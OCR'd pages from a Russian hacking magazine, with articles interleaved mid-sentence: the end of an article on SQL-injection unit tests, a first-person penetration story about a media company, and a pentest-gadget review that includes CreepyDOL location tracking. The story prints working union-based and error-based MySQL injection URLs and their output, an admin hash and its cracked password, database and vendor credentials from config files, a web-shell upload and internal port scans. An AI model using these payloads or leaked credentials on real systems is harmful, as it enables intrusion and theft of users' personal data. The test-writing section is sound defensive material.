======================================================================
FAIL: test_SQL4 (__main__.LoginSecurityTest)
----------------------------------------------------------------------
Traceback (most recent call last):
  File "test2.py", line 93, in test_SQL4
    self.assertFalse(self.TestUser.current_role==0, "SQL Injection 3")
AssertionError: SQL Injection 3

----------------------------------------------------------------------
Ran 14 tests in 0.080s

FAILED (failures=3, errors=2)

C:\code\PyUnit>_
```

В процессе тестирования видно, что тесты SQLi провалены...

```
        self.assertFalse(self.TestUser.↵
        current_role==0, "SQL Injection 1")

    '''SQL Injection 2'''
    def test_SQL2(self):
        self.TestUser.parse("login admin'-- aaa")
        self.assertFalse(self.TestUser.↵
        current_role==0, "SQL Injection 2")

    '''SQL Injection 3'''
    def test_SQL3(self):
        self.TestUser.parse("login admin ↵
        aaa'or'1'like'1")
        self.assertFalse(self.TestUser.↵
        current_role==0, "SQL Injection 3")

    '''SQL Injection 4'''
    def test_SQL4(self):
        self.TestUser.parse("login admin '-0=0-'")
        self.assertFalse(self.TestUser.↵
        current_role==0, "SQL Injection 4")

    '''SQL Injection 5'''
    def test_SQL5(self):
        self.TestUser.parse("login admin 1'='2")
        self.assertFalse(self.TestUser.↵
        current_role==0, "SQL Injection 5")

    '''Input validation 1'''
    def test_SQL5(self):
        self.TestUser.parse("login'$%^&*\">↵
        < admin admin")
        self.assertFalse(self.TestUser.↵
        current_role==0, "Input validation 1")

    '''Input validation 2'''
    def test_SQL5(self):
        self.TestUser.parse("login admin'$%^&*\">↵
        < admin'$%^&*\"><")
        self.assertFalse(self.TestUser.↵
        current_role==0, "Input validation 2")
```

Теперь при разработке кода нужно всего лишь сделать так, чтобы все тесты были пройдены. Но суть в том, что мы уже заранее продумали множество ошибок, в том числе и классиче-

```
Administrator: Windows Command Processor
CLEAR
.SETUP
Logged in with ROLE: -2
CLEAR
.SETUP
Logged in with ROLE: -2
CLEAR
.SETUP
Logged in with ROLE: -2
CLEAR
.SETUP
CLEAR
.SETUP
Logged in with ROLE: -2
CLEAR
.SETUP
Logged in with ROLE: -2
CLEAR
.SETUP
Logged in with ROLE: -2
CLEAR
.SETUP
Logged in with ROLE: 0
CLEAR
.SETUP

Login:   login <username> <password>
Edit/Add user (for adm):        edit <username> <password> <role>
CLEAR
.
----------------------------------------------------------------------
Ran 26 tests in 0.146s

OK

C:\code\PyUnit>_
```

Наш код под колпаком тестов!

ские. Разумеется, можно обмануть и эти тесты, но для этого разработчик должен быть сам себе злобной буратиной. Главный плюс, на мой взгляд, перенос вопросов безопасности непосредственно в процесс разработки на самом раннем этапе и автоматизация проверок. Все эти тесты создаются достаточно быстро, но мы уже заранее готовы проверять реализацию.

Теперь возьмем самый простой код:

```
class HelloUser:
    cmd=''
    params=[]
    current_role=-1
    db=None
    lastError=None

    def __init__(self):
        conn = sqlite3.connect(":memory:")
        c = conn.cursor()
        # Создаем таблицу users -> name:password:role
        c.execute("CREATE TABLE users (name text, ↵
        password text, role integer)")
        c.execute("INSERT INTO users VALUES ↵
        ('admin','passw0rd',0)")
        conn.commit()
        self.db=c

    def login(self):
        role=self.db.execute("SELECT role FROM ↵
        users WHERE name='"+self.params0 (+"' AND ↵
        password='"+self.params1 (+"'")
        res=role.fetchone()

        if res:
            self.current_role=res[0]
        else:
            self.current_role=-2

    def help(self):
        print "\nUSE: \t login <username> ↵
              <password>"

    def parse(self,input):
        # Команда
        self.cmd=input.split(" ")[0]
        # Параметры
        self.params=filter(None, input.↵
        split(" ")[1:])

        if self.cmd=='login':
            self.login()
            print "Logged in with ROLE: "+↵
            str(self.current_role)

        elif self.cmd=='help':
            self.help()

        else:
            self.help()
```

Тут у нас есть конкатенация, а значит, все будет плохо. Наши тесты сразу найдут косяки! Разработчик видит ошибку и заменяет конкатенацию:

```
strSQL="SELECT role FROM users WHERE name='%s' ↵
  AND password='%s'"
role=self.db.execute(strSQL % (self.params[0],↵
  self.params[1]))
```

Но мы-то знаем, что это просто форматирование строки и не спасает от SQLi. Наши тесты также это все детектируют. Очевидный плюс: если в результате рефакторинга добавится бага, она будет обнаружена тестами на самом раннем этапе. Что ж, меняем код на prepared statements:

```
strSQL="SELECT role FROM users WHERE name=? AND ↵
  password=?"
role=self.db.execute(strSQL, [self.params[0],↵
  self.params[1]])
```

ТЕСТЫ ПРОЙДЕНЫ!

Реализуем функционал смены пароля, добавления пользователя согласно требованиям через тестирование. Все эти примеры ты найдешь здесь: https://github.com/eik00d/UTests1. Да, прошу прощения, если мой стиль кодинга немного стремный, и, конечно, я не полностью покрыл все идеи тестами, но такой уж я торопыга :). Главное — донести идею (отмазался. — Прим. совести). Кстати, замечу, что тесты проверяют и ролевую модель доступа, а не только SQLi, что, несомненно, плюс!

Ты мог заметить, что модуль и тестирование реализованы через метод парсинга команд. Все то же тестирование можно было выполнить, напрямую дергая методы класса, но тогда бы мы не тестировали сам парсинг. В идеале эти тесты можно было разделить, но поскольку парсинг напрямую вызывает методы класса, то так вышло несколько проще и логичнее. Для многих проектов можно делать тесты поведения пользователя и включать туда кейсы, связанные с безопасностью, это будет уже что-то среднее между сканером уязвимостей и юнит-тестированием. Многие разработчики используют и такой подход. На OWASP даже есть фреймворк для такого тестирования веб-приложений (j.mp/1ghwVZF). Но проверка кода с помощью классических тестов также может быть полезна, и, надеюсь, я тебя в этом убедил.

ВМЕСТО ВЫВОДА

Разработка через тестирование может показаться занудным делом, но тесты пишутся достаточно быстро. Кроме того, включение кейсов, связанных с безопасностью, валидацией логики и ввода, позволят прямо в процессе разработки исключить большинство детских уязвимостей. Кроме того, это позволит развить культуру ИБ в команде и сохранить ее, что наиболее важно, — ведь если уйдет разработчик, который писал тесты, или придет новый, кто еще не в теме, то тесты позволят сохранить «знания о проблемах и методах контроля».

Конечно, не всегда и не везде такое возможно использовать, и многое зависит от разработчиков, сложности проектов и взаимосвязи компонентов, которые мы тестируем. Тем не менее тестирование — важный момент, который так или иначе лежит на плечах разработчика, и это скажется на безопасности лучше, чем обращение к консультантам или покупка лицензии сканера, особенно если развивать эту идею дальше. Всем безопасной разработки!

История с обложки



JD Hancock @ Flickr.com

Аудит безопасности одной медиакомпании

Проблема сетевой безопасности — штука очень серьезная, и, пренебрегая даже одним из базовых правил, ты рискуешь потерять все. Эту аксиому всегда надо держать в голове. Как бы ты ни укреплял строение, какие бы бастионы ты ни возводил, но, не построив прочного фундамента, нельзя двигаться дальше. Сетевая безопасность и есть тот фундамент. А как все может пойти без одного кирпичика, ты увидишь в сегодняшнем рассказе.

НАЧАЛО

Сегодня я хотел бы поделиться с тобой, дорогой читатель, историей, которая приключилась в далеком 2010 году. На дворе стояло лето, солнце нещадно жгло нас своими лучами, а столбики термометров в тени поднялись до 35 градусов. Поэтому выходить из дома, где работал кондиционер, лишний раз совсем не хотелось. Тем более работы хватало. Как раз одна забугорная контора, которой я периодически помогал как аутсорсер, подкинула мне заказ на аудит безопасности одной достаточно крупной медиасети. Поэтому я решил незамедлительно приступить к делу.

Зайдя на главную страницу медиапортала, я сразу же пошел в раздел Magazines, их там оказалось около тридцати штук. Ну что же, подумал я, посмотрим, есть ли где-то поблизости баги. Чтобы зря не терять время, первым делом запустил демоверсию XSpider'а с одним из стандартных профилей, в которую занес сайты из раздела, а сам, надеясь на легкий и максимально быстрый результат, принялся насиловать гугл дорками типа `site:magazine1.com filetype:php`. Увы, этот запрос, равно как и запросы вида `site:magazine1.com warning failed` и `site:magazine1.com mysql error`, которые, по идее, должны были отобразить страницы с ошибками, ничего путного не дали.

Немного опечалившись, я решил посмотреть на первые результаты работы сканера. Но и XSpider в этот раз отказался меня порадовать. Наружу были открыты всего два порта: 80 и 443, а из дополнительной информации было получено: версия апача, файл robots.txt, crossdomain.xml, в котором были прописаны доверенные домены, и папка admin с basic-авторизацией. Никаких phpinfo, папок test, misc и тому подобного не было. Из полезной информации также получилось выцедить, что у компании в управлении две сетки с адресами 209.108.50.* и 209.108.51.*. Рабочие сайты крутились на 209.108.50.111 и 209.108.51.16, таким образом, можно было запустить сканер на проверку всех IP-адресов в этих сетях в надежде найти тестовые серверы, где, возможно, присутствуют баги.

Ну что же, сканер сканером, а мне представилась возможность ознакомиться с контентом сайта лично. Открыв браузер и запустив Tamper Data, начинаю изучать содержимое. После двух часов анализа я понял, что сайты этой медиасети крутятся на какой-то CMS, скорее всего самописной, а также, что, вполне вероятно, найти в ней уязвимость не получится. Напоследок решаю зайти в раздел site_map.

ПЕРВАЯ ПОБЕДА

В site_map-то и надо было зайти в первую очередь! Ссылка вида `http://magazine1.com/site_map/category_3245` сразу же заставила меня провести нехитрую математическую операцию `http://magazine1.com/site_map/category_3246-1`.

Моей радости не было предела, когда я увидел, что результаты одинаковы. После этого, используя конструкцию `orber by`, я выяснил, что в запросе участвует 28 полей, а затем, заюзав union select, узнал, что третье поле выводится в браузер. Теперь мне не оставалось ничего, кроме как узнать версию MySQL-сервера, базу и пользователя, от которого идут запросы к базе:

```
http://www.magazine1.com/site_map/category_3245 ↵
union  select  1,2,concat(user(),0x3a,version(),↵
0x3a,database()),4,5,6,7,8,9,10,11,12,13,14,15,↵
16,17,18,19,20,21,22,23,24,25,26,27,28
```

Из ответа я узнал, что имя пользователя `wwwuser`, версия MySQL — 5.1.40, а база данных именуется `ezine`. Увидев версию MySQL, я порадовался еще раз и скомандовал:

```
http://www.magazine1.com/site_map/category_3245 ↵
union select 1,2,concat(schema_name,0x3a,table_↵
name,0x3a,column_name),4,5,6,7,8,9,10,11,12,13,↵
14,15,16,17,18,19,20,21,22,23,24,25,26,27,28
from information_schema.columns limit 1,1
```

А вот ответ совсем удовольствия не принес: пустая страница говорила о том, что доступ этому пользователю к чтению служебных таблиц запрещен. Вот это был действительно удар! Грамотная настройка MySQL в крупных компаниях — это скорее исключение, чем правило. На моей практике такая ситуация встречалась максимум раз пять. Иногда, конечно, попадается запрет на чтение information_schema.tables, и в таких случаях обращение к таблице columns позволяет обойти досадное ограничение. Но не в этот раз. Мне оставалось только попробовать сбрутить названия таблиц и полей в них. Запустив SIPT, я решил немного отдохнуть.

Подойдя к компьютеру после отдыха, я увидел, что программка нашла таблицу `users` и два поля в ней — `email` и `password`. Всего учетных записей оказалось 1290. Все почтовые ящики принадлежали к доменам компании, и у меня появилась надежда на то, что полученные результаты можно будет применить к папке admin. Пароли были зашифрованы DES'ом, поэтому для дальнейшей работы были переданы в John the Ripper. Через пару часов Джон расхешил более половины пассов, и данные были переданы еще одному незаменимому помощнику — Brutus'у. Был выбран комборежим, где в виде логинов были как сами почтовые адреса, так и имена пользователей от почтовых адресов. Проверка шла по basic-авторизации. И снова облом! Ни одна учетная запись не подошла. Но сам факт инъекции на продакшн-сервере говорил о том, что бага была не последняя.

ПОПЫТКА № 2

Как я говорил выше, сайты, принадлежащие компании, находились в двух сетях класса C. XSpider к этому моменту показал живые хосты в сетях, и я решил попробовать получить инфу о сайтах через инструмент Reverse IP domain check ресурса yougetsignal.com. Первые два десятка хостов оказались для меня неинтересными, ибо при заходе выдавали страницу подписки, а yougetsignal не имел инфы о данных IP-адресах.

А вот на третьем десятке мне улыбнулась удача. Полезный ресурс выдал, что на данном IP крутилось девять сайтов, причем часть из них не была указана в разделе Magazines. Начав по очереди открывать сайты в браузере, я понял, что попал на один из тестовых серверов. Некоторые сайты были полуживые, а некоторые функционировали нормально. Также был найден WordPress версии 2.3.1 без возможности регистрации.


Теперь, начав терзать гугл более целенаправленно, я стал получать более интересные результаты. Например, спросил XSpider, что ему известно о stylewar.magazine2.com, и в ответ получил около двадцати ссылок, часть из которых выводила ошибки на странице, а другая часть содержала ссылки с параметрами. Одной из них была такая ссылка: `http://stylewar.magazine2.com/styles/account/782855`. Правда, на самой страничке никакой полезной информации не выводилось, но, подставив кавычку в запрос, я получил и вывод самого SQL-запроса, и вывод всех ошибок.

Ну что же, бага есть — будем раскручивать. Order by сообщил, что в запросе участвует всего одно поле, а union select, со своей стороны, любезно добавил, что это поле в браузер не выводится. Опять двадцать пять, ну никак не получается легкой победы. Пришлось использовать error-based технику. В итоге запрос, выводящий название базы и имя таблицы, получился следующим:

```
http://stylewar.magazine2.com/styles/account/-1 ↵
order by (select 1 from(select count(*),concat↵
((select concat(table_schema,0x3a,table_name)↵
from information_schema.tables limit 0,1),floor↵
(rand(0)*2))x from information_schema.tables ↵
group by x)a)
```



Василий Петрович
zadoff.vasja@yandex.ru



WARNING

Описанная в статье ситуация не является призывом к взлому, а лишь указывает администраторам на возможные ошибки в конфигурации и реализации проектов.

Query: SELECT COUNT(*) AS count FROM \`wins\` AS \`Win\` LEFT JOIN \`photos\` AS \`Photo\` ON (\`Win\`.\`photo_id\` = \`Photo\`.\`id\`) WHERE photo_id=-1 order by (select 1 from(select count(*),concat((select concat(username,0x3a,password) from \`starup\`.\`users\` limit 0,1),floor(rand(0)*2))x from \`starup\`.\`users\` group by x)a)
Warning: **SQL Error:** 1062: Duplicate entry 'admin@starup:24f1d7bec343596cf0a74011ab92d2ca1' for key 'group_key' in **/mnt/www/sites/starup/** **/dbo_source.php** on line **476**

Рис. 1. **Логин админа и его пасс в MD5**

Missing controller

You are seeing this error because controller *CmsController* could not be found.

Notice: If you want to customize this error message, create app/views/errors/missing_controller.thtml.

Fatal: Create the class below in file : app/controllers/cms_controller.php

```
<?php
class CmsController extends AppController {
  var $name = 'Cms';
}
?>
```

Рис. 2. Неработающая админка

```
- /home,                              test/delay_print_args.pl:
  - '72'
  - Pass 1
  - AAAAAAARRRRRRRGGGGGHHHHHH
- /home                               test/delay_print_args.pl:
  - '36
  - Pass 2
  - BBBBBRRRRRRRR
SAMPLE.job_name: SAMPLE
SAMPLE.owner: Tech
_init: '0'
acxiom.password: bRpq#
acxiom.username: zhg78
admin.max_password_days: '60'
admin.password_warn_days: '7'
akamai.pass: wrU9h
akamai.uncached_urls:

  - /ams/*
  - /api/*
  - /connect/login/*
  - /contribute/*
  - /registration/*
```

Рис. 3. Смешные пассы в конфиге

А запрос, выводящий логин и пасс админа, выглядел следующим образом:

```
http://stylewar.magazine2.com/styles/account/↵
-1 order by (select 1 from(select count(*),↵
concat((select concat(username,0x3a,password) ↵
from starup.users limit 0,1),floor(rand(0)*2))x ↵
from starup.users group by x)a)
```

Сами логин и пасс были следующими: `admin@starup:24f1d7bec343596cf0a74011ab92d2ca`. Как ты можешь видеть, пароль представлял собой обычный MD5-хеш. И уже через 15 секунд гугл сообщил, что это слепок от пароля `promtime`. Ну что же, есть логин и пасс администратора, и следующий вполне закономерный шаг — это поиск собственно самой админки. Для этого я использовал шустрый сканер файлов и папок ArxScanSite. Так вот, буквально через пару минут он сообщил, что админка находится в папке cms. Отлично, перехожу по ссылке и…

МЕГАБАГ

Честно говоря, я уже устал обламываться. Но устал не устал, а факт остается фактом — админка не работала. Не хватало какого-то контроллера. Пришлось заодно просканировать и другие сайты на этом хосте. В итоге из всех девяти сайтов у меня получилось найти только одну живую админку: `http://stylewar.magazine2.com/cms`. Зайдя на страничку, ввожу добытые логин и пароль и в который уже раз не получаю желаемого результата. Не знаю, на что я рассчитывал, начав проверять возможные дефолтные комбинации логина и пасса, но какое-то странное стечение обстоятельств или похмельный синдром админа (а может быть, просто матрица решила посмеяться над администратором) заставили последнего совершить epic fail. Со второй попытки я оказался внутри. Логин и пароль, впустившие меня, были `admin:password`. Такого не должно было быть в принципе! И тем не менее это реальность!

Немного побродив по админке, нашел форму загрузки картинок в разделе добавления стилей и, как это обычно случается, по ошибке вместо JPG-файла загрузил пхпшный шелл. Админка успешно переварила скрипт, предоставив мне новые возможности для творчества.

ВНУТРЕННИЙ АНАЛИЗ

Первым делом собираем все необходимые данные для дальнейшей работы. Коннект наружу из локалки при помощи нетката оказался закрыт файрволом. Можно, конечно, было воспользоваться HTTPTunnel, но он оставляет много следов в логах веб-сервера. Поэтому я стал работать через веб-шелл. Конфигурационные файлы апача лежали в `/usr/local/apache/conf/`, здесь же лежал и файл `users` (скорее всего, это был переименованный `.htpasswd`) с шестью пользователями-разработчиками и их зашифрованными паролями. Они также были переданы JTR. Следующим интересным файлом оказался `compiled_conf.dat`, расположенный по адресу `/home/webuser/servers/production.new/state/conf`.

Про всевозможные `*.inc` и `*.php` конфиги, расположенные в веб-директориях, особо стоит заметить, что пар login:pass, в них содержащихся, как правило, хватает для подключения к локалхосту или какому-то хосту/хостам в сети. Что уже позднее предполагает большее количество векторов в развитии возможной атаки. Меня же в тот момент интересовала возможность получения доступа в веб-админку управления серверами компании.

К этому времени Джон выдал один из пассов. Он оказался до безобразия прост — 1942. Как видно, динозавры вполне себе живут и здравствуют. К тому же во время сканирования сети XSpider'ом был обнаружен один интересный сабдомен `http://betapreview.magazine3.co.uk/`. Во время обхода сети сканер сообщил, что возможна авторизация с комбинацией логина/пароля test:test. Правда, у данного пользователя прав было минимум, а вот пароль админа с тестового сервера подошел, и я оказался в полноценной админке.

АДМИНКА

В панели управления было несколько разделов, из них наиболее интересные Internal Tools и Systems. В секции внутренних инструментов обнаружилось около десяти ссылок, в том числе на Server Status, Database Tools и Server Info. В статусах можно было увидеть проблемные серверы (их локальные адреса), а также внешние IP-адреса с ссылкой на админку. Ссылка Server Info должна была выдавать какой-то отчет о запрошенном сервере, но в реале не выдавала, хотя весь список был обозначен.

А вот самый интересный раздел назывался Database Tools. Ссылка Show Tables выдавала список всех таблиц выбранной базы, а при переходе на таблицу можно было увидеть перечень всех ее колонок.

Раздел Systems из интересного имел в себе только ссылку users, в которой находилась информация о текущих специалистах и уровень их доступа в систему. На рис. 6 показаны полномочия пользователя с паролем 1942.

Как видно, люди с большими полномочиями тоже люди и страдают от всех людских болезней. В данной конкретной ситуации это как минимум простой пароль, а возможно, и использование повторяющихся паролей. Ничто не ново под луной, и это не последний случай в моей (да и не только моей) практике.

Также во время просмотра админки мне посчастливилось найти еще пару инъекций, которые выводили записи из БД в нужном количестве, то есть сделать кривой дамп в разумное время было возможно, хотя и пришлось бы поплясать с бубном возле костра. Но, как известно, лень — двигатель прогресса, и этот вариант я оставил на потом. Через инъекцию была получена информация о серверах в сети (та самая, которую

unique_cookie_id	0	16,384	% 0.00
uni	23,819,536	4,984,930,304	% 0.00
uni	28,817	2,637,824	% 0.00
upsell_transactions	3,359,107	275,595,264	% 0.00
upsells_bak	0	16,384	% 0.00
ur_answers	265	49,152	% 0.00
ur_article_categories	959,532	114,950,144	% 0.00
ur_blog_categories	16	16,384	% 0.00
ur_blog_comments	548	212,992	% 0.00
ur_blog_entries	534	1,589,248	% 0.00
ur_circulation_summary	681,249	52,487,984	% 0.00
ur_circulation_summary_081310	0	0	% 0.00
ur_circulation_summary_081610	0	0	% 0.00
ur_circulation_summary_bak	0	0	% 0.00
ur_circulation_summary_bak_200910	8,015,307	584,902,028	% 0.00
ur_circulation_summary_new	8,599,755	661,982,772	% 0.00
ur_circulation_summary_prev	0	0	% 0.00
ur_comment_text	320,630	119,144,448	% 0.00
ur_comments	376,474	40,435,712	% 0.00
ur_comments_overlap	118	16,384	% 0.00
ur_customer_responses	4,739,753	267,124,736	% 0.00
ur_deleted	0	16,384	% 0.00
ur_deleted_verify	0	16,384	% 0.00
ur_email_prefs	24,582,749	1,550,843,904	% 0.00
ur_email_prefs_temp	0	16,384	% 0.00
ur_email_prefs_temp_to_be_dropped	0	16,384	% 0.00
ur_email_verification	9	16,384	% 0.00
ur_ereader_memberships	0	16,384	% 0.00
ur_ereader_memberships_HDMECHO962	0	16,384	% 0.00

Рис. 4. Таблицы в базе

Field	Type	Null	Key	Default	Extra
ur_id	int(11)	NO	PRI		auto_increment
site_id	int(11)	NO	MUL		
realage_member_id	int(11)	YES	MUL		
user_name	varchar(80)	YES	UNI		
password	varchar(40)	YES			
first_name	varchar(100)	YES			
last_name	varchar(100)	YES			
address	varchar(200)	YES			
address2	varchar(200)	YES			
city	varchar(100)	YES			
state	char(2)	YES			
postal_code	varchar(15)	YES			
country_code	varchar(5)	YES			
email	varchar(100)	YES	UNI		
general_optin	enum('Y','N','U')	NO		U	
secondary_optin	enum('Y','N','U')	NO		U	
gender	enum('M','F','U')	NO		U	
dob	date	YES			
creation_date	datetime	NO			
last_updated_date	datetime	NO	MUL		
last_updated_by	varchar(20)	NO			
phone	varchar(64)	YES			
community_active	enum('Inactive','Active','Banned')	NO		Inactive	
reg_url	varchar(255)	YES			
is_auto_reg	tinyint(4)	NO			
product_notification	tinyint(4)	YES			

[Admin Home | Database Tools Home]

Рис. 5. Колонки в таблице uni_reg




Рис. 6. Суперадмин

не захотел выводить скрипт из Server Info). Получив заведомо известные используемые диапазоны IP-адресов, я решил немного углубить свое знакомство с локальной сетью организации. Локальные IP-адреса принадлежали десятку сеток класса C. Nmap'а на сервере не оказалось, поэтому в /tmp был закинут перловый скрипт для поиска открытых портов. Очень хороший и шустрый скрипт, который также проверяет наличие работающих демонов на указанных портах. Опций минимум: -h — сканировать хост/хосты, -p — указать конкретный порт. Начинаем сканирование:

```
perl scan.pl -h 172.20.5.1-254 -p 3306
```

И так ко всем диапазонам.

Параллельно с этим я все так же собирал информацию с сервера. При ручном осмотре был обнаружен файл dbBackup.

```
IRM DMZ Scanner v0.2 - by Morfsta 2004

172.20.5.31:3306 -> open
172.20.5.44:3306 -> open
172.20.5.49:3306 -> open
172.20.5.72:3306 -> open
172.20.5.73:3306 -> open
172.20.5.74:3306 -> open
172.20.5.75:3306 -> open
172.20.5.76:3306 -> open
172.20.5.77:3306 -> open
172.20.5.78:3306 -> open
172.20.5.103:3306 -> open
172.20.5.104:3306 -> open
172.20.5.112:3306 -> open
172.20.5.126:3306 -> open
```

Рис. 7. Серверы с базами

pl в папке /home/webuser/bin/. И в нем черным по белому было указано:

```
my $user = 'Mybackup';
my $pass = 'cx5vfgb34';
```

Имя пользователя говорит само за себя — как правило, пользователи с именем, в корне которого есть repl или backup, имеют гораздо более высокие права и привилегии. Понимая это, я начал проверять эту пару на всех доступных мне MySQL-серверах. Хотелось получить еще доступ к базе ezine и таблице uni_reg. И вот на очередном сервере была найдена искомая база.

Запрос к information_schema.tables раскрыл, что таблица uni_reg содержала более 38K пользователей — немало. На этой мажорной ноте, решив, что нашел уже достаточно серьезных брешей, я остановил дальнейшее проникновение и сел писать отчет о найденных уязвимостях владельцам ресурса.

ЗАКЛЮЧЕНИЕ

Подводя итог этой поучительной истории, хочется отметить, что помогло мне при анализе, — то есть те моменты, которые ни в коем случае не рекомендуется повторять.

1. Тестовый сервер. Он должен быть доступен только из локалки, никаких рабочих проектов. Дефолтные логин и пароль на серваке пустили меня внутрь и позволили залить шелл.
2. Одинаковые пассы — позволяют увеличить радиус поражения, включая и рабочие проекты.
3. Слабое разграничение прав при организации внутренней защиты. Можно сказать, фактическое отсутствие этой самой минимальной защиты позволило мне прочитать конфиги для подключения к БД, содержащей информацию обо ВСЕХ пользователях. То есть, получив минимальные права на тестовом сервере, я смог дотянуться до святая святых компании.


Если ты хочешь, чтобы твой ресурс был в безопасности, — никогда не повторяй перечисленных ошибок. Ведь ты сам прекрасно помнишь, кто учится на своих ошибках, а кто на чужих.

Что почем

beaucon@Flickr.com

Подбираем девайсы для настоящего пентестера

Как-то пару лет назад у нас в журнале была статья под названием «Чемоданчик хакера», в которой мы делали обзор девайсов для обыденных жизненных ситуаций — взлома Wi-Fi, перехвата клавиатурного ввода и тому подобных. Но время шло, технологии не стояли на месте, появлялись новые задачи, новые устройства. Им-то мы сегодня и уделим внимание.



Антон «ant» Жуков
ant@real.xakep.ru

PWN PAD

bit.ly/1g3J0xa

Электронные устройства все глубже проникают в нашу жизнь. Еще относительно недавно персональный компьютер был только у избранных. Прошло немного времени, и эти электронные помощники поселились почти в каждом доме. Потом настала пора мобильных устройств. После выхода Apple iPad мир начал сходить с ума по планшетам. Теперь трудно найти человека, у которого не было бы смартфона или планшета. Темп жизни все растет и растет, и нужно ему соответствовать — быть всегда на связи, оперативно отвечать на сообщения, быть готовым включиться в работу в любой момент. Все эти же требования относятся и к пентестерам/хакерам — ноутбук с собой не везде будешь таскать, а вот планшет практически всегда под рукой. Так почему бы не превратить его в полноценный инструмент для пентеста? И такое решение не заставило себя ждать. Встречай — Pwn Pad от ребят из PwnieExpress. Устройство оснащено мощным четырехъядерным процессором (Qualcomm Snapdragon S4 Pro, 1,5 ГГц), 7-дюймовым экраном с разрешением 1900 × 1200 и мощной батареей, обеспечивающей до девяти часов активной работы (3950 мА • ч), 2 Гб ОЗУ и 32 Гб внутренней памяти. В комплекте идут три адаптера: две мощные внешние антенны для пентеста 802.11b/g/n беспроводных сетей и Bluetooth, а также переходник USB — Ethernet, позволяющий проверять на прочность проводные сети. Но самое главное — это программная составляющая: Metasploit, SET, Kismet, Aircrack-NG, SSLstrip, Ettercap-NG, Bluelog, Wifite, Reaver, MDK3, FreeRADIUS-WPE, Evil AP, Strings Watch, Full-Packet Capture и Bluetooth Scan. Что еще нужно для счастья? Поэтому пусть обычные люди мечтают об iPad'е, а у настоящего хакера должен быть именно такой планшет.







CREEPYDOL

bit.ly/1qt28gV

Я думаю, все помнят историю, когда Google уличили в сборе информации о Wi-Fi-точках при помощи автомобиля Google Street View. Собранная информация могла быть использована для многих целей, в том числе и для геолокации пользователей, что вызвало многочисленные холивары в Сети. Как бы то ни было, но теперь и у тебя есть возможность соорудить собственный геолокационный сервис с помощью разработки под названием CreepyDOL (Creepy Distributed Object Locator), которая была представлена в прошлом году на конференции Black Hat. Что она собой представляет? Это специальное ПО и устройства на базе Raspberry Pi, с их помощью можно создать сеть, которая будет перехватывать Wi-Fi-трафик и собирать конфиденциальную информацию о пользователях — ведь, как показывает практика, любой современный смартфон отправляет большое количество информации о владельце в открытом виде. Ну и самое главное — с помощью CreepyDOL можно позиционировать владельца устройства. Вся информация обрабатывается на центральном сервере, там же можно в реальном времени отслеживать передвижение владельца телефона и его перехваченные данные. Причем от слежки не спасет даже использование VPN, так как, например, на iOS-устройствах подключиться к VPN можно только после подключения к Wi-Fi, а за это время яблокофон уже успевает куда-нибудь залезть. Таким образом, учитывая малый размер девайса (его можно легко спрятать), небольшую цену (около 60 баксов), позволить себе построить сеть для отслеживания пользователей теперь могут не только госструктуры. Ведь, например, для создания сети из десяти устройств потребуется всего лишь 600 долларов.



Позиционирование индивидуума с помощью CreepyDOL



Demyo Power Strip

$750




DEMYO POWER STRIP
bit.ly/PpUpCw
Еще одно устройство, которое будет нелишним иметь в арсенале, — это Demyo Power Strip. Правда, бюджетным его никак не назовешь: производители просят за него аж 750 баксов. Но с другой стороны, его коллега по цеху и основной конкурент Power Pwn стоит вообще баснословных 1495 долларов. Как ты уже мог догадаться, Demyo Power Strip предназначен для проверки на прочность Ethernet-, Wi-Fi- и Bluetooth-сетей. Построен он на базе популярного одноплатного компьютера Raspberry Pi и оснащен ARM-процессором 700 МГц, который можно разогнать до 1 ГГц. Также на борту имеется 512 Мб оперативной памяти, SD-карта на 32 Гб, ну и, разумеется, Ethernet-, Bluetooth-, Wi-Fi-адаптеры. В качестве ОС используется Debian Linux с набором предустановленных security-тулз: Nmap, OpenVPN, w3af, aircrack-ng, btscanner, ophcrack, John the Ripper и другие. Недостающие инструменты всегда можно доставить самостоятельно. Например, обзавестись Metasploit Framework можно, выполнив следующие команды:

```
wget http://downloads.metasploit.com/data/releases/framework-↵
latest.tar.bz2
tar -xvvf framework-latest.tar.bz2
apt-get update
apt-get dist-upgrade (can take a bit)
apt-get install postgresql-9.1 postgresql-client-9.1 postgresql-↵
contrib-9.1 postgresql-doc-9.1 postgresql-server-dev-9.1
gem install pg
```

Размеры данного девайса составляют 5,56 × 5,72 × 20,96 см, так что его вполне можно будет всегда таскать с собой.

GLITCH
bit.ly/1fAsydr
